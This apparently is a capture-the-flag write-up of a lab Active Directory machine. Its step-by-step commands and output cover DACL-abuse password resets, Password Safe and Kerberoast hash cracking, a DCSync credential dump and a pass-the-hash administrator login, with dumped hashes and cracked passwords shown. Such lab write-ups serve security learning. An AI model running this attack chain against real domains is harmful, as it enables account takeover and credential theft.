
To summarize, this is the attack path to reach benjamin:
DACL Abuse - GenericAll:
A Discretionary Access Control List (DACL) is a key component of Windows security, governing what actions users and groups can and cannot perform on an object. It consists of multiple Access Control Entries (ACEs), each explicitly defining the rights granted or denied to a specific user or group. These rights ranges from basic permissions like read, write and execute to more advanced ones such as modifying permissions and changing ownership. This post provides a more in-depth look at DACLs and how they can be abused.
In this scenario, olivia is granted GenericAll rights on michael. This essentially gives olivia full control of his account, including the ability to force change his password without knowledge of the current one. The attack could be done simply by running net user to change his password:
*Evil-WinRM* PS C:\Users\olivia\Documents> net user michael letmein123 /domain The command completed successfully.
With the new password, I can log in via WinRM as michael:
┌──(ch3ng㉿localhost)-[~/machines/administrator] └─$ evil-winrm -u 'michael' -p 'letmein123' -i administrator.htb Evil-WinRM shell v3.7 Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion Info: Establishing connection to remote endpoint *Evil-WinRM* PS C:\Users\michael\Documents> whoami administrator\michael
DACL Abuse - ForceChangePassword:
michael has ForceChangePassword rights on benjamin. As the name implies, michael can also force change his password similar to the above step. However, the net user command failed here for some reasons.
*Evil-WinRM* PS C:\Users\michael\Documents> net user benjamin letmeinagain123 /domain net.exe : System error 5 has occurred. + CategoryInfo : NotSpecified: (System error 5 has occurred.:String) [], RemoteException + FullyQualifiedErrorId : NativeCommandError Access is denied.
Luckily there are multiple ways to force a password change. This post showed the same can be done using PowerView:
*Evil-WinRM* PS C:\Users\michael\Documents> upload PowerView.ps1 Info: Uploading /home/ch3ng/machines/administrator/PowerView.ps1 to C:\Users\michael\Documents\PowerView.ps1 Data: 1027036 bytes of 1027036 bytes copied Info: Upload successful! *Evil-WinRM* PS C:\Users\michael\Documents> Import-Module .\PowerView.ps1 *Evil-WinRM* PS C:\Users\michael\Documents> $NewPassword = ConvertTo-SecureString 'letmeinagain123' -AsPlainText -Force *Evil-WinRM* PS C:\Users\michael\Documents> Set-DomainUserPassword -Identity 'benjamin' -AccountPassword $NewPassword
benjamin is not in the Remote Management Users group, so I cannot use it to log in to WinRM. Instead, I can list the SMB shares with crackmapexec, proving the password change has taken effect.
┌──(ch3ng㉿localhost)-[~/machines/administrator] └─$ crackmapexec smb 10.129.85.158 -u 'benjamin' -p 'letmeinagain123' --shares SMB 10.129.85.158 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False) SMB 10.129.85.158 445 DC [+] administrator.htb\benjamin:letmeinagain123 SMB 10.129.85.158 445 DC [+] Enumerated shares SMB 10.129.85.158 445 DC Share Permissions Remark SMB 10.129.85.158 445 DC ----- ----------- ------ SMB 10.129.85.158 445 DC ADMIN$ Remote Admin SMB 10.129.85.158 445 DC C$ Default share SMB 10.129.85.158 445 DC IPC$ READ Remote IPC SMB 10.129.85.158 445 DC NETLOGON READ Logon server share SMB 10.129.85.158 445 DC SYSVOL READ Logon server share
Escalation from benjamin:
TCP21 - FTP:
The FTP share can also be now accessed with benjamin’s credentials, and it contains a single .psafe3 file.
┌──(ch3ng㉿localhost)-[~/machines/administrator] └─$ ftp 10.129.85.158 Connected to 10.129.85.158. 220 Microsoft FTP Service Name (10.129.85.158:ch3ng): benjamin 331 Password required Password: 230 User logged in. Remote system type is Windows_NT. ftp> dir 229 Entering Extended Passive Mode (|||55341|) 125 Data connection already open; Transfer starting. 10-05-24 08:13AM 952 Backup.psafe3 226 Transfer complete.
It’s a database file used by Password Safe.
┌──(ch3ng㉿localhost)-[~/machines/administrator] └─$ file Backup.psafe3 Backup.psafe3: Password Safe V3 database
Its content are encrypted, but I discovered from a Google search that hashcat has a module for it:

The file can be thrown directly at hashcat without further formatting, and the master password is cracked to be tekieromucho.
┌──(ch3ng㉿localhost)-[~/machines/administrator] └─$ hashcat -a 0 Backup.psafe3 /usr/share/wordlists/rockyou.txt -m 5200 hashcat (v6.2.6) starting ..SNIP.. Dictionary cache hit: * Filename..: /usr/share/wordlists/rockyou.txt * Passwords.: 14344385 * Bytes.....: 139921507 * Keyspace..: 14344385 Backup.psafe3:tekieromucho Session..........: hashcat Status...........: Cracked Hash.Mode........: 5200 (Password Safe v3) Hash.Target......: Backup.psafe3 Time.Started.....: Wed Jan 8 13:21:54 2025 (1 sec) Time.Estimated...: Wed Jan 8 13:21:55 2025 (0 secs) Kernel.Feature...: Pure Kernel Guess.Base.......: File (/usr/share/wordlists/rockyou.txt) Guess.Queue......: 1/1 (100.00%) Speed.#1.........: 18359 H/s (5.69ms) @ Accel:512 Loops:128 Thr:1 Vec:8 Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new) Progress.........: 8192/14344385 (0.06%) Rejected.........: 0/8192 (0.00%) Restore.Point....: 0/14344385 (0.00%) Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:2048-2049 Candidate.Engine.: Device Generator Candidates.#1....: 123456 -> whitetiger Started: Wed Jan 8 13:21:24 2025 Stopped: Wed Jan 8 13:21:57 2025
On my Windows host, I installed Password Safe and opened the database using the cracked master password. It contains credentials for 3 users: alexander, emma, and emily. Unfortunately Password Safe prevents screenshots, so I’m unable to provide any images here.
I went back to BloodHound to check the three accounts. alexander and emma are both disabled accounts, but emily is active, and her creds can be used to log in to WinRM.
┌──(ch3ng㉿localhost)-[~/machines/administrator] └─$ evil-winrm -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -i administrator.htb Evil-WinRM shell v3.7 Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion Info: Establishing connection to remote endpoint *Evil-WinRM* PS C:\Users\emily\Documents> whoami administrator\emily
User Flag:
*Evil-WinRM* PS C:\Users\emily\desktop> type user.txt 35690287************************
Escalation from emily:
BloodHound Path Finding:
With a new user under control, I’ll once again query BloodHound to see what nodes it can get to. First thing I noticed is that emily can reach 10 high value targets:


Clicking on it shows an attack graph. While it looks a bit complicated, it only involves two steps. emily has GenericWrite rights on ethan, who can perform a DCSync attack.
DACL Abuse - GenericWrite:

Users granted GenericWrite rights on an object have the ability to modify most of its attributes including its servicePrincipalName (SPN). An SPN is a unique identifier of a service instance within Active Directory, enabling clients to request a Service Ticket (ST) from the KDC for that service. Users can also be assigned SPNs, and if attackers gain control over it, they can leverage it to launch targeted Kerberoasting attacks.
Targeted Kerberoasting:
When requesting a Service Ticket, the requesting user needs to provide a valid TGT and the SPN of the desired service. If both are valid, the KDC returns an ST that’s encrypted with the service account’s password hash. The ticket can then be cracked offline to recover the service account’s password, and this is the core concept of a Kerberoasting attack.
An ST can only be requested for accounts with SPN registered, and a Targeted Kerberoasting would first use rights such as GenericWrite to assign the target an SPN before continuing with the standard Kerberoasting attack. This is normally required when targeting normal user accounts, as they typically don’t have an SPN registered.
This post provides several attack examples, one of which uses targetedKerberoast.py:
┌──(ch3ng㉿localhost)-[~/machines/administrator] └─$ python targetedKerberoast.py --dc-ip '10.129.85.158' -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' --request-user ethan [*] Starting kerberoast attacks [*] Attacking user (ethan) [!] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great) Traceback (most recent call last): File "/home/chengw/Desktop/hack/htb/machines/administrator/post-exploitation/targetedKerberoast.py", line 597, in main tgt, cipher, oldSessionKey, sessionKey = getKerberosTGT(clientName=userName, password=args.auth_password, domain=args.auth_domain, lmhash=None, nthash=auth_nt_hash, ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ File "/usr/lib/python3/dist-packages/impacket/krb5/kerberosv5.py", line 323, in getKerberosTGT tgt = sendReceive(encoder.encode(asReq), domain, kdcHost) ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ File "/usr/lib/python3/dist-packages/impacket/krb5/kerberosv5.py", line 93, in sendReceive raise krbError impacket.krb5.kerberosv5.KerberosError: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
It failed due to the time difference between the server and my host, but I can forge a system time using faketime. This would be handy in an Active Directory test, as may AD attacks rely on accurate time synchronization.
┌──(ch3ng㉿localhost)-[~/machines/administrator] └─$ faketime "$(ntpdate -q administrator.htb | cut -d ' ' -f 1,2)" python targetedKerberoast.py --dc-ip '10.129.85.158' -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' --request-user ethan [*] Starting kerberoast attacks [*] Attacking user (ethan) [+] Printing hash for (ethan) $krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$26adae90be67e6f5b69fcb457c1c211d..SNIP..
This time the attack was successful, and the Service Ticket for ethan was obtained. john cracked it almost immediately:
┌──(ch3ng㉿localhost)-[~/machines/administrator] └─$ john --wordlist=/usr/share/wordlists/rockyou.txt ethan.hash Using default input encoding: UTF-8 Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4]) Will run 16 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status limpbizkit (?) 1g 0:00:00:00 DONE (2025-01-08 16:03) 20.00g/s 163840p/s 163840c/s 163840C/s newzealand..whitetiger Use the "--show" option to display all of the cracked passwords reliably Session completed.
ethan cannot log in to WinRM, but I’ll once again use SMB to confirm the password works.
┌──(ch3ng㉿localhost)-[~/machines/administrator] └─$ crackmapexec smb 10.129.85.158 -u 'ethan' -p 'limpbizkit' SMB 10.129.85.158 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False) SMB 10.129.85.158 445 DC [+] administrator.htb\ethan:limpbizkit
DCSync:

In an enterprise AD environment, there are often multiple domain controllers for redundancy purposes. The Directory Replication Service (DRS) Remote Protocol provides an API to allow synchronization between DCs. When receiving an update request, the domain controller only validates the requester’s SID and if it has the required privileges, but does not check if the request originates from a legitimate DC. This loophole opens the door for DCSync attacks, where an attacker impersonates a remote domain controller to requests updates to sensitive objects and steal credentials.
The attack requires the GetChanges and GetChangesAll privileges, both of which are granted to ethan. I’ll use impacket-secretsdump to extract the administrator password hash:
┌──(ch3ng㉿localhost)-[~/machines/administrator] └─$ impacket-secretsdump 'administrator.htb'/'ethan':'limpbizkit'@'10.129.85.158' Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied [*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash) [*] Using the DRSUAPI method to get NTDS.DIT secrets Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6::: administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7::: administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:02158ac960c5a12cf4f605d80622f34d::: administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:1beffccce5468330187bfb6c32ddc25f::: administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31::: administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884::: administrator.htb\alexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b0631aa3600e0bfec00a0199::: administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b54455c9::: DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3::: [*] Kerberos keys grabbed Administrator:aes256-cts-hmac-sha1-96:9d453509ca9b7bec02ea8c2161d2d340fd94bf30cc7e52cb94853a04e9e69664 Administrator:aes128-cts-hmac-sha1-96:08b0633a8dd5f1d6cbea29014caea5a2 Administrator:des-cbc-md5:403286f7cdf18385 krbtgt:aes256-cts-hmac-sha1-96:920ce354811a517c703a217ddca0175411d4a3c0880c359b2fdc1a494fb13648 ..SNIP.. [*] Cleaning up...
The extracted hash can be used directly for WinRM login through a Pass-the-Hash attack, allowing authentication without knowing the plaintext password.
┌──(ch3ng㉿localhost)-[~/machines/administrator] └─$ evil-winrm -u administrator -H 3dc553ce4b9fd20bd016e098d2d2fd2e -i administrator.htb Evil-WinRM shell v3.7 Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion Info: Establishing connection to remote endpoint *Evil-WinRM* PS C:\Users\Administrator\Documents> whoami administrator\administrator
Root Flag:
*Evil-WinRM* PS C:\Users\Administrator\desktop> type root.txt edf157e4************************